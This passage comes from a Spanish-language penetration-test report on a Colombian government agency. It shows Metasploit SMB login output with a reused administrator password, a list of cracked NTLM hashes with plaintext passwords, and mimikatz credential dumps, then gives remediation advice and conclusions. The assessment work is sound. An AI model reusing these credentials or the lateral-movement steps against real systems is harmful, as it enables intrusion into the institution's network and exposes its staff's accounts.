


Con esta configuración se puede realizar un ataque "externo" cercano a la institución, ya que mediante una prueba con un dispositivo móvil, se evidencia que la red inalámbrica de la institución es difundida hasta la Avenida Carrera 100 con una buena señal de conexión.


Se realizó una prueba de concepto para validar la visibilidad de esta red inalámbrica. La cual permite realizar escaneos sobre la red de servidores y equipos sensibles de la institución.



Conexión por la red inalámbrica al controlador de dominio



Escaneo al segmento de servidores



Obtención de información borrada:


Usando herramientas de recuperación de información borrada fue posible recuperar algunos archivos de imágenes de un funcionario que uso el portátil previamente:

Obtención de hashes y contraseñas almacenadas


Simulando que el atacante no conoce las credenciales de acceso al sistema con privilegios altos, se procede a hacer carga de herramientas para la obtención de las mismas.

En este caso se usó la herramienta psexec de WIndows Internals y mimikatz para la extracción de hashes y credenciales en texto claro.

Ejecución de Psexec:



Ejecución de mimikatz:



Ataque red interna:

Con la información recolectada, como fue las credenciales de acceso del usuario administrador, se procedió a validar la valides de estas dentro de la red institucional:

msf auxiliary(smb_login) > run -j
[*] Auxiliary module running as background job
[*] 172.20.198.12:445 SMB - Starting SMB login bruteforce
[*] 172.20.198.10:445 SMB - Starting SMB login bruteforce
[*] 172.20.198.8:445 SMB - Starting SMB login bruteforce
[*] 172.20.198.6:445 SMB - Starting SMB login bruteforce
[*] 172.20.198.15:445 SMB - Starting SMB login bruteforce
[*] 172.20.198.9:445 SMB - Starting SMB login bruteforce
[*] 172.20.198.7:445 SMB - Starting SMB login bruteforce
[*] 172.20.198.3:445 SMB - Starting SMB login bruteforce
[*] 172.20.198.2:445 SMB - Starting SMB login bruteforce
[*] 172.20.198.4:445 SMB - Starting SMB login bruteforce
[*] 172.20.198.21:445 SMB - Starting SMB login bruteforce
[*] 172.20.198.24:445 SMB - Starting SMB login bruteforce
[*] 172.20.198.20:445 SMB - Starting SMB login bruteforce
[*] 172.20.198.19:445 SMB - Starting SMB login bruteforce
[*] 172.20.198.18:445 SMB - Starting SMB login bruteforce
[*] 172.20.198.25:445 SMB - Starting SMB login bruteforce
[*] 172.20.198.22:445 SMB - Starting SMB login bruteforce
[*] 172.20.198.16:445 SMB - Starting SMB login bruteforce
[*] 172.20.198.14:445 SMB - Starting SMB login bruteforce
[*] 172.20.198.13:445 SMB - Starting SMB login bruteforce
[*] 172.20.198.5:445 SMB - Starting SMB login bruteforce
[*] 172.20.198.11:445 SMB - Starting SMB login bruteforce
[*] 172.20.198.17:445 SMB - Starting SMB login bruteforce
[*] 172.20.198.23:445 SMB - Starting SMB login bruteforce
[-] 172.20.198.20:445 SMB - Could not connect
[+] 172.20.198.14:445 SMB - Success: 'WORKSTATION\administrador:k7@ .$1S0' Administrator

[+] 172.20.198.7:445 SMB - Success: 'WORKSTATION\administrador:k7@ .$1S0' Administrator
[-] 172.20.198.12:445 SMB - Could not connect
[-] 172.20.198.6:445 SMB - Could not connect
[-] 172.20.198.18:445 SMB - Could not connect
[-] 172.20.198.13:445 SMB - Could not connect
[-] 172.20.198.15:445 SMB - Could not connect
[-] 172.20.198.19:445 SMB - Could not connect
[-] 172.20.198.4:445 SMB - Could not connect
[-] 172.20.198.3:445 SMB - Could not connect
[-] 172.20.198.24:445 SMB - Could not connect
[-] 172.20.198.21:445 SMB - Could not connect
[-] 172.20.198.22:445 SMB - Could not connect
[-] 172.20.198.16:445 SMB - Could not connect
[-] 172.20.198.10:445 SMB - Could not connect
[-] 172.20.198.8:445 SMB - Could not connect
[-] 172.20.198.9:445 SMB - Could not connect
[-] 172.20.198.11:445 SMB - Could not connect
[-] 172.20.198.5:445 SMB - Could not connect
[-] 172.20.198.2:445 SMB - Could not connect
[-] 172.20.198.23:445 SMB - Could not connect
[-] 172.20.198.25:445 SMB - Could not connect
[-] 172.20.198.17:445 SMB - Could not connect
[*] Scanned 11 of 49 hosts (22% complete)
[*] 172.20.198.29:445 SMB - Starting SMB login bruteforce
[*] 172.20.198.26:445 SMB - Starting SMB login bruteforce
[*] 172.20.198.31:445 SMB - Starting SMB login bruteforce
[*] 172.20.198.30:445 SMB - Starting SMB login bruteforce
[*] 172.20.198.36:445 SMB - Starting SMB login bruteforce
[*] 172.20.198.34:445 SMB - Starting SMB login bruteforce
[*] 172.20.198.27:445 SMB - Starting SMB login bruteforce
[*] 172.20.198.33:445 SMB - Starting SMB login bruteforce
[*] 172.20.198.28:445 SMB - Starting SMB login bruteforce
[*] Scanned 14 of 49 hosts (28% complete)
[*] 172.20.198.32:445 SMB - Starting SMB login bruteforce
[*] 172.20.198.39:445 SMB - Starting SMB login bruteforce
[*] 172.20.198.37:445 SMB - Starting SMB login bruteforce
[*] 172.20.198.35:445 SMB - Starting SMB login bruteforce
[*] 172.20.198.38:445 SMB - Starting SMB login bruteforce
[*] Scanned 17 of 49 hosts (34% complete)
[*] 172.20.198.43:445 SMB - Starting SMB login bruteforce
[*] 172.20.198.42:445 SMB - Starting SMB login bruteforce
[*] 172.20.198.41:445 SMB - Starting SMB login bruteforce
[*] 172.20.198.40:445 SMB - Starting SMB login bruteforce
[*] Scanned 22 of 49 hosts (44% complete)
[*] 172.20.198.47:445 SMB - Starting SMB login bruteforce
[*] 172.20.198.44:445 SMB - Starting SMB login bruteforce
[*] 172.20.198.45:445 SMB - Starting SMB login bruteforce
[*] 172.20.198.46:445 SMB - Starting SMB login bruteforce
[*] 172.20.198.48:445 SMB - Starting SMB login bruteforce
[*] 172.20.198.49:445 SMB - Starting SMB login bruteforce
[-] 172.20.198.26:445 SMB - Could not connect
[*] Scanned 25 of 49 hosts (51% complete)
[*] 172.20.198.50:445 SMB - Starting SMB login bruteforce
[-] 172.20.198.31:445 SMB - Could not connect
[-] 172.20.198.29:445 SMB - Could not connect
[-] 172.20.198.34:445 SMB - Could not connect
[-] 172.20.198.30:445 SMB - Could not connect
[-] 172.20.198.36:445 SMB - Could not connect
[+] 172.20.198.50:445 SMB - Success: 'WORKSTATION\administrador:k7@ .$1S0' Administrator
[-] 172.20.198.33:445 SMB - Could not connect
[-] 172.20.198.32:445 SMB - Could not connect
[-] 172.20.198.28:445 SMB - Could not connect
[-] 172.20.198.37:445 SMB - Could not connect
[-] 172.20.198.39:445 SMB - Could not connect
[-] 172.20.198.35:445 SMB - Could not connect
[-] 172.20.198.38:445 SMB - Could not connect
[-] 172.20.198.43:445 SMB - Could not connect
[-] 172.20.198.42:445 SMB - Could not connect
[-] 172.20.198.41:445 SMB - Could not connect
[-] 172.20.198.47:445 SMB - Could not connect

[-] 172.20.198.44:445 SMB - Could not connect
[-] 172.20.198.45:445 SMB - Could not connect
[-] 172.20.198.40:445 SMB - Could not connect
[-] 172.20.198.46:445 SMB - Could not connect
[-] 172.20.198.48:445 SMB - Could not connect
[-] 172.20.198.49:445 SMB - Could not connect
[-] 172.20.198.27:445 SMB - Could not connect
[*] Scanned 49 of 49 hosts (100% complete)


Con esta prueba se evidencia (resaltado en rojo) que las credenciales de administrador del equipo portátil son usadas en otros sistemas de la red interna. Entonces, usando estas credenciales se ingresa como administrador en estos sistemas:

Cracking de credenciales de dominio:

Como prueba de concepto se hizo un rompimiento de credenciales, encontrando en una prueba, cerca del 20% de las contraseñas en un tiempo de 3 horas:

```
9044ddd7ee28089f4778ec27d7b21bae:Uact2900
95b00fed587a6e6f9a5c8a2492ddad86:Marzo7924
b96387f558c87d0f0d0e18a039da59f8:Colombia.3
3abf34954d0de19fdcc58e93ae104030:diamante6*
a9648d50516e98956ef7b606f0cff797:Enero2015*
5bc9e29f4f6274590f6003d9375aedae:Enero2015+
1bbd093a4bb4a9a49c4ccca6d290b6f7:Misamores08
52696423c22d4e15ecf44181e33f3bb2:Santiago.123456
e54c7fe1510c0deb47073ac9964c2ef7:Sebastian02
cd25d61fd2d04b3a2a6d6af451f3002b:W1nd0ws8*
6b744af8f997e1d1e43174671d48aa0d:Ac1234567890
13e8b9353215ac38fd990884add580c4:Alejandro.123
f5c37795bc6065bf6189cd53e830d72c:Colombia2015
494c9ba350a58172066ef75aeac36806:Enero.2015
f750ebc975fd69e666d7982ffa43e961:Isabella2027
010ef2c7aeec6eb82c6006704c81ef35:samuel.2015
2c9fdf6cd59c9f9190969140697985 78:Febrero2015
2961ae3936fe28b430ee0c0136efc352:Febrero1953
5ca4618a687b42b22a944157a9fcf884:Martinsanta1
d0e391adba136719f2c62c6e6cdfcff1:Caro.1234567
7688d423b0484ae0ec91750f9b8029f9:Valencia2016
7689e6ffee43129004205b8b01cc4599:Consolidacion1
3ecad9395b064767831be69b2828e06f:Consolidacion123
38b541f8d7e7dbc86810a75e469886c0:Nandy123456789

INFO: approaching final keyspace, workload adjusted


Session.Name...: TERR_DOM_1
Status.........: Exhausted
Rules.Type.....: File (./rules/d3ad0ne.rule)
Input.Mode.....: File (Dic_4-25_49219337.txt)
Hash.Target....: File (E:\Empresas\Territorial\Internas\GB\172.20.198.50\172.20.177.49_dom\hashes_form.txt)
Hash.Type......: NTLM
Time.Started...: Wed Mar 04 00:52:57 2015 (3 hours, 18 mins)
Time.Estimated.: 0 secs
Speed.GPU.#1...: 86332.2 kH/s
Recovered......: 92/955 (9.63%) Digests, 0/1 (0.00%) Salts
Progress.......: 1693096042261/1693096042261 (100.00%)
Skipped........: 0/1693096042261 (0.00%)
Rejected.......: 0/1693096042261 (0.00%)
HWMon.GPU.#1...: 54% Util, 73c Temp, N/A Fan
```

Obtención de contraseñas en texto claro:



```
  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Oct 10 2014 01:53:31)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'    Microsoft BlueHat edition!       with 14 modules * * */


mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 594984572 (00000000:2376be7c)
Session           : RemoteInteractive from 3
User Name         : seltika_dom
Domain            : UACT
SID               : S-1-5-21-2980323636-3762685745-1518381998-2793
        msv :
         [00000003] Primary
         * Username : seltika_dom
         * Domain   : UACT
         * NTLM     : 94b3355a8da6dec6eb246c59219aea93
         * SHA1     : bf8a21eb3d5782b3787e4c8c5c85247c4efad62d
         [00010000] CredentialKeys
         * NTLM     : 94b3355a8da6dec6eb246c59219aea93
         * SHA1     : bf8a21eb3d5782b3787e4c8c5c85247c4efad62d
        tspkg :
        wdigest :
         * Username : seltika_dom
         * Domain   : UACT
         * Password :
        kerberos :
         * Username : seltika_dom
         * Domain   : UACT.COL
         * Password : (null)
        ssp :
        credman :

Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
User Name         : MARTE$
Domain            : UACT
SID               : S-1-5-20
        msv :
Authentication Id : 0 ; 234856579 (00000000:0dffa083)
Session           : RemoteInteractive from 2
User Name         : administrador
Domain            : UACT
SID               : S-1-5-21-2980323636-3762685745-1518381998-500
        msv :
         [00000003] Primary
         * Username : Administrador
         * Domain   : UACT
         * NTLM     : 78f239eb1c76a1958d792d13450eda17
         * SHA1     : 0a25971c5dd05c4df1dc0c4193051f9d5022a759
         [00010000] CredentialKeys
         * NTLM     : 78f239eb1c76a1958d792d13450eda17
         * SHA1     : 0a25971c5dd05c4df1dc0c4193051f9d5022a759
        tspkg :
        wdigest :
         * Username : Administrador
         * Domain   : UACT
         * Password : Pruebas2014
        kerberos :
         * Username : administrador
         * Domain   : UACT.COL
         * Password : (null)
        ssp :
        credman :

Authentication Id : 0 ; 27023 (00000000:0000698f)
Session           : UndefinedLogonType from 0
User Name         : (null)
Domain            : (null)
SID               :
        msv :
         [00000003] Primary
         * Username : MARTE$
         * Domain   : UACT
         * NTLM     : 67c30411d2ed191b5b0d414a0362cb24
         * SHA1     : 9a592f30928d1f6fced7ec0b5caade0a8be794b3
        tspkg :
        wdigest :
        kerberos :
        ssp :
        credman :
```

Recomendaciones:

- Implementar controles para mitigar el riesgo en caso de robo de portátiles de la institución. Se puede instalar y configurar herramientas (por ejemplo, Prey, https://preyproject.com/) para el rastreo, borrado y recuperación remota de la información y/o dispositivo.
- Realizar un aseguramiento del sistema operativo y sistema de arranque para reducir la facilidad en la ejecución de herramientas de elevación de privilegios y extracción de información. Evitar almacenar hashes de los usuarios en el sistema.
- Implementar el control del antivirus mediante una consola de administración remota, que evite la desactivación local del motor del antivirus.
- Habilitar el acceso con contraseña al boot y bios del sistema.
- Implementar un sistema de actualizaciones automáticas.
- Eliminar las credenciales de acceso a las redes inalámbricas internas de la institución.
- Deshabilitar el inicio automático de herramientas de correo como Outlook

para que requieran el ingreso de credenciales en cada sesión.

- En los casos de borrado de la información, usar sistemas de borrado seguro con escritura en sectores de disco, borrado seguro de archivos, y de espacio asignado y no asignado en el disco duro.

Elementos afectados:

- Equipos portátiles

14. OTROS RESULTADOS

Así mismo, lograr manejar eficientemente cada una de estas vulnerabilidades hará que la entidad (UACT) cuente con un control total de su infraestructura y un aumento considerable del nivel de seguridad, permitiendo entre otros:

- ✓ Mantener la confidencialidad, integridad y disponibilidad de la información.
- ✓ Administrar incidentes, problemas y cambios de seguridad de la información, así como definir acuerdos de niveles de servicio, de manera tal que se garantice que los asuntos críticos de la empresa sean tratados con la prioridad adecuada, en los tiempos acordados y con el monitoreo necesario.
- ✓ Identificar los procesos críticos y establecer planes de continuidad de negocio que contemplen la gente, los procesos y la tecnología que los soportan.
- ✓ La posibilidad de generar su propia base de conocimientos para hacer eficiente la resolución de cada caso.
- ✓ La generación de reportes de gestión que permitan evaluar y mejorar cada vez más el modelo de servicio.
- ✓ Administrar eficientemente el ciclo de vida de los usuarios.
- ✓ Crear planes de acción oportunos para la gestión de riegos operacionales.

- ✓ Establecer un plan de recuperación de desastres con un tiempo de retorno objetivo apropiado para las necesidades de restablecimiento de los procesos más críticos de la entidad.

La UACT con la aprobación del diagnóstico realizado obtienen un visión clara y objetiva del estado actual de la red y de los métodos utilizados en materia de seguridad de la información, así como la efectividad con la que los usuarios protegen la información que manejan, encontrando las debilidades que cada punto de la red puede proporcionar a terceros que de forma fraudulenta quisieran tener acceso a la misma.

Por otra parte al implementar las recomendaciones y la política de seguridad de la información diseñada y resultado de este diagnóstico, se minimiza el riesgo, se controlan las vulnerabilidades y se protege la información de la organización, siempre respetando la integridad, disponibilidad y confidencialidad de la información, tanto por parte del grupo de informática como por los usuarios finales de la misma.

Por su parte los ingenieros Gabriel Villegas y Freddy Aguas, obtienen una mayor experiencia y un gran enriquecimiento de los conocimientos aprendidos durante el desarrollo del presente diagnóstico, que sirve de base para nuevos proyectos en sus labores futuras, que de ser posible se seguirán aplicando en la UACT.

15. PASOS PARA DEFINIR LA POLITICA

15.1. ANALISIS DE LA INFORMACION

Por las vulnerabilidades encontradas a nivel de caja negra, caja gris y robo del portátil, se pudo establecer que la información podría tener problemas en su integridad y confidencialidad, fue así como se llegó a analizar lo siguiente para la redacción del documento:

- Organización de la Seguridad: La Entidad a pesar que quería realizar este diagnóstico no poseía personas encargas en la seguridad de la información, ni tampoco cuenta con políticas, ni mucho menos personal idoneo para

formar un comité de seguridad, por eso se hizo tan necesario realizar este diagnóstico para el área de tecnología pues así podría sugerir el documento de política, teniendo como base de pruebas las vulnerabilidades encontradas, a la dirección y recibir la aprobación al menos de la política misma y de su cumplimiento por parte del Director General.

- Gestión de Activos: se observó que el área de tecnología tampoco cuenta por lo menos con un inventario de los activos de la Unidad Administrativa Especial para la Consolidación Territorial- UACT.

- Seguridad del Recurso Humano: este aspecto es importante por ser una entidad de seguridad nacional entonces es válido tener un proceso de selección y contratación.

- Seguridad Física y del entorno: se evaluó este punto al ver que la entidad si cuenta con mecanismos de ingreso, protección y video vigilancia de las instalaciones físicas.

- Control de Acceso: Se evaluó este punto al ver que se posee seguridad a la entrada para el acceso de personas con tarjetas de proximidad y para el acceso al centro de datos de la Unidad Administrativa Especial para la Consolidación Territorial- UACT.

- Adquisición, Desarrollo y Mantenimiento de los Sistemas de información: Se evaluó ya que no se realizaba mantenimiento a los sistemas de información de manera regular lo que permitió penetrar algunos sistemas de información y detectar la vulnerabilidad. De aquí que no estaban las plataformas actualizadas.

- Gestión de Incidentes de Seguridad de la Información: No hay mesa de ayuda en la entidad, solo hay registro de los incidentes o de manera

telefónica, por correo o manera verbal lo cual al recibir un ataque no se sabrá hasta cuando este impacte la organización, un ejemplo claro fue el incidente simulado por el robo del portátil.

- Administración de la Continuidad: La entidad solo posee sistemas de copias de seguridad, debería contar con un sistema de procesamiento alterno el cual piensa en implementar pues con el diagnóstico realizado se evidencio brechas de seguridad que podrían poner en riesgo la integridad de la información.

15.2. DEFINICIÓN

Para la definición de la política de seguridad, se tuvieron en cuenta los siguientes aspectos:

- Se dejó ajustado un alcance con el grupo de tecnología, este alcance surgió después del diagnóstico de las vulnerabilidades que se realizó sin embargo la UACT hizo énfasis en la importancia de abarcar al menos los tres de seguridad (confidencialidad, integridad y disponibilidad).

- Se realizó un levantamiento de información partiendo del impacto que generaba cada una de las vulnerabilidades y se trazó un marco de referencia para el diseño y definición de la política misma (el marco a tomar fue hizo 27000). Como también su marco legal.

- Se fijan responsabilidades, hasta donde deben llegar los ingenieros Freddy Aguas y Gabriel Villegas en la creación de la política, su definición y el alcance. Y hasta donde debe ir la entidad para el levantamiento de la información y los insumos que debe entregar, así como fijar cual será la documentación a entregar y establecer que la implementación estará a cargo de la entidad y no de los ingenieros.

15.3. REVISIÓN

La revisión estará a cargo de la UACT a través del grupo de tecnología y producto será entrega en su primera versión.

Se reunió el grupo de tecnología se discutieron ciertos aspectos para el desarrollo de la política y su implementación, sin embargo como los ingenieros Freddy Aguas y Gabriel Villegas llegaron hasta el documento, exponen frente al grupo los factores de análisis que se tuvieron en cuenta para su realización.

En esta exposición se explicó el objetivo, el contexto en el cual se plasma la política, y todo el conjunto de artículos que la integran, adicionalmente se plantea la importancia de tener la política y se deja claro que no solo es el documento sino la implementación, las normas que se deben cumplir y el apoyo que debe tener la política no solo del grupo sino de todos los funcionarios de la entidad y en especial de los directivos, para que se realice dicha implementación, se realice el seguimiento y la evaluación de la misma política.

15.4. CONCLUSION FINAL DEL DOCUMENTO DE POLITICA

Durante el desarrollo del diagnóstico de vulnerabilidades para la **UNIDAD ADMINISTRATIVA ESPECIAL PARA LA CONSOLIDACION TERRITORIAL – UACT**, se consolidaron muchos hallazgos que a medida que avanzaba la elaboración y ejecución de la pruebas, era más visible las debilidades en materia de seguridad de la entidad, factores que con la aplicación de la política realizada la UACT va a garantizar un mejor manejo de la información y de cada uno de los procesos de cada área de trabajo.

16. CONCLUSIONES

1. Una vez analizados y evaluados los falsos positivos, se hallaron las respectivas vulnerabilidades, con resultados positivos, es decir, se logró obtener acceso a los servidores con compromiso total del dominio en las pruebas internas y a la información contenida en ellos apoyado en las pruebas de "Robo de equipo portátil".

2. El nivel de riesgo en relación a la seguridad es alto, lo que indica que la UACT debe implementar controles inmediatos que le permitan solucionar y mitigar cada uno de los riesgos que pueden generar estas vulnerabilidades encontradas.

3. Realizar las simulaciones permiten que la Entidad este tomando acciones preventivas que le den la pauta y el marco de referencia sobre el cual pueda llegar a blindarse de un posible ataque y reconocer que su infraestructura se encuentra en riesgo de ser atacada, implementando de esta manera los controles necesarios antes de que se vea impactada la entidad (UACT).

4. Aunque algunos los equipos de la UACT tienen una solución de antivirus que impidió algunos ataques, el controlador de dominio no tiene instalada una solución de este tipo, lo cual facilita la instalación de malware y la realización de otros tipos de ataque y comprometer de este modo la integridad, confidencialidad y disponibilidad de las cuentas de usuario, equipos e información ligada al dominio.

5. Las configuraciones por defecto son un riesgo latente, es recomendable hacer revisiones de los servicios instalados y endurecer las políticas de seguridad para evitar que se presenten nuevamente las vulnerabilidades halladas.

6. Existen gran cantidad de riesgos asociados a la falta de parches y actualizaciones de los servicios y sistemas operativos usados en los equipos de la UACT.

7. El robo de un equipo portátil puede comprometer completamente la seguridad de la información de la institución debido al uso conjunto de varios vectores de ataque que pueden llegar a penetrar no solo la información alli contenida sino la que se encuentre en la red a la cual este portátil pueda acceder.

8. Definir la política de seguridad para la entidad permite dar un marco de referencia para que la entidad empiece a definir un Sistema de Gestión de seguridad de la información y de esta manera pueda empezar a realizar el seguimiento de las actividades de todos las áreas de la entidad y se pueda generar así una cultura frente a la seguridad de la información.

17. BIBLIOGRAFÍA

1. Publicado por Leonardo Camelo – 02 de Marzo 2010 - [en línea] http://seguridadinformacioncolombia.blogspot.com/2010/03/marco-ormativo-normas-y-politicas-de.html
2. Elaborado por COMPES (14 de julio de 2011) [en línea) http://www.mintic.gov.co/portal/604/articles-3510_documento.pdf
